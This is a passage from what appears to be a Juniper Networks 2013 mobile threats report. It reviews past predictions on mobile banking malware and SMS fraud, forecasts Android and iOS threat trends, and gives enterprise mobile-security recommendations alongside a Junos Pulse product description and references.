Result: Mobile banking was a focal point for malware writers and security researchers alike in 2012. Malware such as Zitmo (Zeus-in-the-Mobile) or similar styles of applications geared towards thwarting financial transaction authentication mechanisms continued to surface. Further, security researchers are starting to crack new mobile wallet technologies. At Black Hat 2012, security researcher Charlie Miller demonstrated a vulnerability that showcased the ability to hack Near-field communication (NFC) technology to remotely control devices to access photos, send texts and make phone calls. We were mostly right on this prediction.

Prediction: Direct attacks grow. In 2012, there will be a concerted effort on the part of malicious individuals to attack the mobile browser as an entry point to compromise a device.

Result: Direct attacks remain a moving target for the attacker community. While exposed vulnerabilities certainly exist in nearly every mobile operating platform, it remains difficult for attackers to launch viable attacks at devices whose locations, network reliance and identities continually change. This prediction didn't pan out.

A LOOK AHEAD: THE EVOLVING THREAT LANDSCAPE

Android adoption – and Android malware – outpaces competitors. We believe that the current trends in smartphone and tablet adoption will continue, if not intensify. The result will be an even more tilted mobile ecosystem at the end of 2013, in which Google's Android consolidates its position as the most popular mobile operating system, and the primary target of attack for malicious actors interested in compromising mobile devices. While direct attacks on Android are possible, we expect that the current focus on Trojan-izing mobile applications will continue, as attackers are still garnering plenty of success in penetrating official and third-party Android application marketplaces.

Continue to keep an eye on research of the iOS platform. In 2012 and the first quarter of 2013, several prominent research organizations highlighted serious flaws in iOS and chatter has begun to actually say that Android is more secure than iOS. That could translate into an increase in malware for Apple iOS devices. However, with a shrinking share of the smartphone market, especially outside of North America, Apple could find itself in the same position with its mobile operating system as with the OS X desktop operating system: controlling a small piece of the market and seeing a proportionally small share of the malicious activity.

Coordinated efforts to snuff out SMS fraud. Security researchers and antivirus firms have long recognized that trying to stamp out malicious programs is akin to a giant game of Whac-A-Mole. As soon as one malware variant is detected and removed, another slightly different variant has been created and released. Take down one global, spam-spewing botnet, and another rises to take its place. A better approach is to target the often legitimate infrastructure malicious schemes use to target their victims. The SMS Trojan problem is linked closely with "Premium SMS" operations in Europe and Asia, creating something of a choke point for Premium SMS or "Toll Fraud" malware. Concerted efforts by regulators to put pressure on SMS aggregators and wireless providers to implement features that make it harder for malware to send or approve premium SMS messages could dry the swamp of illegal funds linked to this major category of mobile malware.

GUIDANCE FOR ENTERPRISES

The use of mobile devices, both corporate-owned and personally-owned, has become a strategic imperative for nearly all businesses today. The challenge is allowing this new diversity of devices on the network while protecting proprietary and confidential business information.

As a leading authority in the enterprise security market, Juniper security experts recommend businesses take a holistic approach to securing mobile devices, providing protection on the device and the network.

Secure Connectivity

- **Implement mobile VPN, with strong identity-based authentication.** This provides data protection while corporate users are transiting potentially unsecure Wi-Fi and cellular networks. Consider modern mobile VPN solutions that support single sign-on (SSO) and application support as well as the option of both client and clientless implementation. For further flexibility, use on-demand VPN only requiring it for traffic needing to reach the corporate network.
- **Explore the use of application-level VPN.** Application-level VPNs and container technologies can isolate corporate data from the rest of the activities on the device keeping access to sensitive information and business applications protected from the other functions on the device. It also keeps non-business critical mobile applications that could potentially leak data from accessing the private network.

Control the Attack Surface

- **Implement secure access systems that provide network-level mobile security.** These solutions provide a way to control the types of devices connecting to the network by identifying device type, checking the device's security posture and then enforcing secure access controls and policies. This allows businesses to prevent potentially vulnerable devices from accessing the corporate network without the proper security settings and configuration. For instance, protecting against threats from jailbroken or rooted phones or devices running older and less secure versions of the mobile operating system.
- **Consider adherence to internal and regulatory compliance requirements in the new mobile environments.** This may require mobile security solutions that integrate well with back-end servers or other policy-based systems including their network access control (NAC) solution.
- **Utilize mobile device management (MDM) features that blacklist known bad applications.** In highly controlled or sensitive environments, consider using an application white-list to disallow any mobile device with a non-approved mobile application onto the corporate network.
- **Manage what corporate device users can download.** This could involve creating a managed or tailored enterprise app store. If mobile devices are obligated to download mobile applications only from the corporate catalog of mobile applications, it greatly reduces the potential for downloading malware or unapproved apps.

Protect Against Malware

- **Enable mobile anti-virus subscriptions.** While new approaches are emerging to protect mobile devices or limit the impact of malware on a mobile device, a mobile anti-virus solution provides a first line of defense for limiting the prevalence of malicious applications and malware.
- **Ensure mobile device management and control.** Companies need to implement technology that allows them to track, locate, lock or wipe lost or stolen device remotely. This technology should be used on both corporate and employee owned devices that access sensitive corporate information. Additionally, it's important to enforce strong passcodes to restrict access to the device and also to encrypt any data stored on the device.

For more information please visit: **http://www.juniper.net/us/en/security/**

ABOUT JUNIPER MOBILE SECURITY AND JUNOS PULSE

Juniper Networks' Junos Pulse client and Junos Pulse services simplify secure access and connectivity to networks based on the device type and device security posture, location, user identity and role, and adherence to corporate access security policies. For mobile devices, Junos Pulse provides secure connectivity, mobile threat protection, and remote mobile device configuration and management in a single solution. Junos Pulse is available for major mobile operating systems in addition to Windows and Mac OS: iOS, Android, BlackBerry and Windows Mobile.

Key features and capabilities of the Junos Pulse client and services include:

- The Junos Pulse Mobile Security Suite provides on-device antivirus/anti-malware protection.
- The Junos Pulse Mobile Security Suite enables loss and theft protection, including remote locate, track, lock and wipe of mobile devices, enforcement of on-device encryption for data store, as well as backup and restoration of critical data on devices.
- Junos Pulse Secure Access Service (SSL VPN) provides role-based secure mobile and remote connectivity and also enables SSO to Web- and cloud-based applications via SAML. It also includes built-in host checker for device fingerprinting and device integrity checking to detect ill-secured devices before allowing network access. It also supports HTML5 and Web Sockets for clientless BYOD access.
- Junos Pulse Unified Access Control (UAC) delivers dynamic, granular, differentiated network access control based on user identity and role, device type and integrity, and location at L2/802.1X and L3-L7, over wired and wireless connections. Juniper Endpoint Profiler, when deployed in conjunction with UAC, adds dynamic discovery, identification, profiling, and monitoring of any network connected device, augmenting security for unmanaged devices on corporate networks.
- Junos Pulse enables dynamic policy-driven security and integrates with corporate AAA schemes and most popular data stores.
- Broad coverage to secure BYOD: Junos Pulse client is available on all major mobile operating systems.
- Meets government compliance requirements for FIPS, CC and NIST-B.

For more information please visit:
http://www.juniper.net/us/en/products-services/software/junos-platform/junos-pulse/

REFERENCES

1 "Gartner press release: "Gartner Says Worldwide PC, Tablet and Mobile Phone Combined Shipments to Reach 2.4 billion units by 2013"; Full report: "Forecast: Devices by Operating System and User Type, Worldwide, 2010-2017, 1Q13 Update," by Carolina Milanesi, Lillian Tay, Roberta Cozza, Ranjit Atwal, Tuong Huy Nguyen, Tracy Tsai, Annette Zimmerman, CK Lu; March 28, 2013. **http://www.gartner.com/newsroom/id/2408515**

2 IDC Forecasts Worldwide Tablet Shipments to Surpass Portable PC Shipments in 2013, Total PC Shipments in 2015, doc #prUS24129713, May 2013.

3 "Over 1 billion Android-based smart phones to ship in 2017," Canalys, June 4, 2013. **http://www.canalys.com/newsroom/over-1-billion-android-based-smart-phones-ship-2017#sthash.jc9ZyC7y.dpuf**

4 "2011 Mobile Threats Report," pg. 16, Juniper Networks, Feb. 2012. **http://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobile-threats-report.pdf**

5 Google Android Developer Page: **http://developer.android.com/about/dashboards/index.html#Screens**

6 "Find and Call: Leak and Spam," Securelist.com, July 5, 2012. **http://www.securelist.com/en/blog/208193641/Find_and_Call_Leak_and_Spam**

7 "Apple's New iOS Update Blocks Evasi0n Jailbreak--After It's Been Used About 18 Million Times," Forbes.com, March 19, 2013. **http://www.forbes.com/sites/andygreenberg/2013/03/19/apples-new-ios-update-prevents-evasi0n-jailbreak-after-its-been-used-around-18-million-times/**

8 "Internet Security Threat Report, Vol. 18," Symantec Corp. **http://www.symantec.com/security_response/publications/threatreport.jsp**

9 Google Play Registration Page: **https://play.google.com/apps/publish/signup/**

10 Apple iOS Developer Program: **https://developer.apple.com/programs/ios/**


11 "State of Mobile Security 2012," Lookout Mobile Security. **https://www.lookout.com/_downloads/lookout-state-of-mobile-security-2012.pdf**

12 "An Evaluation of the Application ('App') Verification Service in Android 4.2," Xuxian Jiang **http://www.cs.ncsu.edu/faculty/jiang/appverify/**

13 "Ahead Of WWDC, Apple's iOS 6 Is Installed On 93 Percent Of iPhones," Apps Gone Free, June 7, 2013. **http://appadvice.com/appnn/2013/06/ahead-of-wwdc-apples-ios-6-is-installed-on-93-percent-of-iphones**

14 "FTC Staff Report Recommends Ways to Improve Mobile Privacy Disclosures," The Federal Trade Commission, February 2013. **http://www.ftc.gov/opa/2013/02/mobileprivacy.shtm**

15 "Apple's 9.7-inch iPad to get boost from increased enterprise tablet adoption in 2013," Apple Insider, Jan. 7, 2013. **http://appleinsider.com/articles/13/01/07/apples-97-inch-ipad-to-get-boost-from-increased-enterprise-tablet-adoption-in-2013**



Corporate and Sales Headquarters

Juniper Networks, Inc.
1194 North Mathilda avenue
Sunnyvale, Ca 94089 usa
Phone: 888.JuNIper (888.586.4737)
or 408.745.2000
Fax: 408.745.2100
www.juniper.net

APAC Headquarters

Juniper Networks (hong Kong)
26/F, Cityplaza one
1111 King's road
Taikoo shing, hong Kong
Phone: 852.2332.3636
Fax: 852.2574.7803

EMEA Headquarters

Juniper Networks Ireland
Airside business park
Swords, County Dublin, Ireland
Phone: 35.31.8903.600
EMEA sales: 00800.4586.4737
Fax: 35.31.8903.601

To purchase Juniper Networks solutions, please contact your Juniper Networks representative at 1-866-298-6428 or authorized reseller.